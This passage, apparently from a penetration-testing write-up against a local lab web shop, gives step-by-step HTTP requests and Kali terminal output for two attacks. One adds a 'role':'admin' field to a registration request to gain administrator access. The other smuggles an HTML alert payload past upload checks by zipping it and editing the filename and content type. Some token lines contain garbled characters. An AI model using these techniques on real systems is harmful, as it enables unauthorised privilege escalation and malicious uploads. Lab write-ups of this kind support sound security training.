    "createdAt": "2024-10-04T12:14:53.699Z",
    "updatedAt": "2024-10-04T12:14:53.699Z"
  },
  "securityAnswer": "307379"
}
```


The 'Pretty' tab shows the same JSON object with readable keys and values.


3. Add a payload as “role”:”admin” as shown below and forward the request .




```
POST /api/Users HTTP/1.1
Host: 192.168.253.207:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 282
Origin: http://192.168.253.207:3000
Connection: keep-alive
Referer: http://192.168.253.207:3000/
Cookie: language=en; cookieconsent_status=dismiss; continueCode=gjkVojBYyqlXSgriWQDbL4z1N0e9iZqfg803p98M2vxa7rePK0fkE26Jw1En
{
  "email": "tejas2@gmail.com",
  "role": "admin",
  "password": "WNvix?JC#&67jD3",
  "passwordRepeat": "WNvix?JC#&67jD3",
  "securityQuestion": {
    "id": 13,
    "question": "Number of one of your customer or ID cards?",
    "createdAt": "2024-10-04T12:14:33.609Z",
    "updatedAt": "2024-10-04T12:14:33.609Z"
  },
  "securityAnswer": "807379"
}
```

4. Account will be created with admin privileges, you will be able to login with the credentials to perform actions as equal as the Administrator as shown below.





5. Successfully logged in with admin privileges.



File Type Upload

Uploading unsupported or harmful file types, such as **.exe**, **.sh**, **.php**, or **.html**, to a server can lead to critical vulnerabilities, including **remote code execution (RCE)**, **cross-site scripting (XSS)**, or other forms of **malware injection**. If file uploads are not properly restricted and validated, attackers can exploit this to execute malicious code, steal sensitive data, or take control of the server.

1. Creating a payload with HTML extension.

The screenshot shows a terminal window titled "Kali Linux (Kali Linux 2024.3) [Running] - Oracle VM VirtualBox". The terminal displays the following command and its output:

```
File Machine View Input Devices Help
File Actions Edit View Help
GNU nano 8.1
<html>
<body>
<script>
    alert('This is a malicious payload!');
</script>
</body>
</html>
```

2. Attach the file extension as **.zip** this is to bypass the local file picker . Now filename is “payload.html.zip”.

The screenshot shows a terminal window titled "Kali Linux (Kali Linux 2024.3) [Running] - Oracle VM VirtualBox". The terminal displays the following command and its output:

```
-(tejas㉿kali)-[~/Downloads]
$ ls
2004_m_additional_files_v1_50_pmu0jtz.zip  OS2           VBoxDarwinAdditionsUninstall.tool   VBoxSolarisAdditions.pkg      VBoxWindowsAdditions.exe  'cacert(1).der'  runasroot.sh
AUTORUN.INF          TRANS.TBL        VBoxLinuxAdditions-arm64.run  VBoxWindowsAdditions-amd64.exe  autorun.sh            cacert.der       windows11-bypass.reg
RT3x                VBoxDarwinAdditions.pkg  VBoxLinuxAdditions.run      VBoxWindowsAdditions-x86.exe   best1050.txt         cert
-(tejas㉿kali)-[~/Downloads]
$ nano payload.html
-(tejas㉿kali)-[~/Downloads]
$ ls
2004_m_additional_files_v1_50_pmu0jtz.zip  OS2           VBoxDarwinAdditionsUninstall.tool   VBoxSolarisAdditions.pkg      VBoxWindowsAdditions.exe  'cacert(1).der'  runasroot.sh
AUTORUN.INF          TRANS.TBL        VBoxLinuxAdditions-arm64.run  VBoxWindowsAdditions-amd64.exe  autorun.sh            cacert.der       windows11-bypass.reg
RT3x                VBoxDarwinAdditions.pkg  VBoxLinuxAdditions.run      VBoxWindowsAdditions-x86.exe   best1050.txt         cert
-(tejas㉿kali)-[~/Downloads]
$ zip payload.html.zip payload.html
adding: payload.html (deflated 25%)
-(tejas㉿kali)-[~/Downloads]
$ unzip -l payload.html.zip
Archive: payload.html.zip
Length      Date    Time     Name
      106 2024-10-04 18:18  payload.html
      106                               1 file
-(tejas㉿kali)-[~/Downloads]
$ cat payload.html
<html>
<body>
<script>
    alert('This is a malicious payload!');
</script>
</body>
</html>
-(tejas㉿kali)-[~/Downloads]
$ ls
2004_m_additional_files_v1_50_pmu0jtz.zip  OS2           VBoxDarwinAdditionsUninstall.tool   VBoxSolarisAdditions.pkg      VBoxWindowsAdditions.exe  'cacert(1).der'  payload.html      windows11-bypass.reg
AUTORUN.INF          TRANS.TBL        VBoxLinuxAdditions-arm64.run  VBoxWindowsAdditions-amd64.exe  autorun.sh            cacert.der       payload.html.zip
RT3x                VBoxDarwinAdditions.pkg  VBoxLinuxAdditions.run      VBoxWindowsAdditions-x86.exe   best1050.txt         cert
runasroot.sh
```


4. Now Edit the filename and Content-type to “payload/html” and forward the request.

```
1 POST /file-upload HTTP/1.1
2 Host: 192.168.253.207:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwিজ্ঞপ্তিZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoi
V4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwichJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaWlhZ2VzL3V
zAwOjAwIwidXBkYXRlZEF0IjoiMjAyNC0xMC0wNCAxMj0yOT01MS41MzUgKzAwOjAwIiwিজ্ঞপ্তিZGVsZXRLZEF0Ijpu
dWxsfsSwiaWF0Ij
Thjq4y99whdGTCGqPx1Sa8lKcqtJ8kGoGDcyo50UH_TuX4RpPozvEmLw7pgnAYtYJe85GzioTJfgfN41JjWg
8 Content-Type: multipart/form-data; boundary=-----11799191183071158780673486751
9 Content-Length: 484
10 Origin: http://192.168.253.207:3000
11 Connection: keep-alive
12 Referer: http://192.168.253.207:3000/
13 Cookie: language=en; cookieconsent_status=dissmiss; continueCode=8b79yrVwYqOaLo4Jej185mMN0NWh3ilZfMEAp
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwিজ্ঞপ্তিZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoi
V4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwichJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaWlhZ2VzL3V
zAwOjAwIwidXBkYXRlZEF0IjoiMjAyNC0xMC0wNCAxMj0yOT01MS41MzUgKzAwOjAwIiwিজ্ঞপ্তিZGVsZXRLZEF0Ijpu
dWxsfsSwiaWF0Ij
Thjq4y99whdGTCGqPx1Sa8lKcqtJ8kGoGDcyo50UH_TuX4RpPozvEmLw7pgnAYtYJe85GzioTJfgfN41JjWg
14 -----11799191183071158780673486751
15 Content-Disposition: form-data; name="file"; filename="payload.html"
16 Content-Type: payload/html
17
18 PKBDY `v\0jpayload.htmlUT äýfáýfuxèè'É(Éí±äRP'ÍÉOøliåäðíGA!l'µ"DC=$#`Xrs23óK
19 +søSÖ5-! :öZmô ! &UéC~PKBDY `v\0j `payload.htmlUTäýfuxééPKR
20 -----11799191183071158780673486751--
```

5. The request will be successfully made and it will bypass the restrictions and now, I am able to upload the file with a non supported file type.

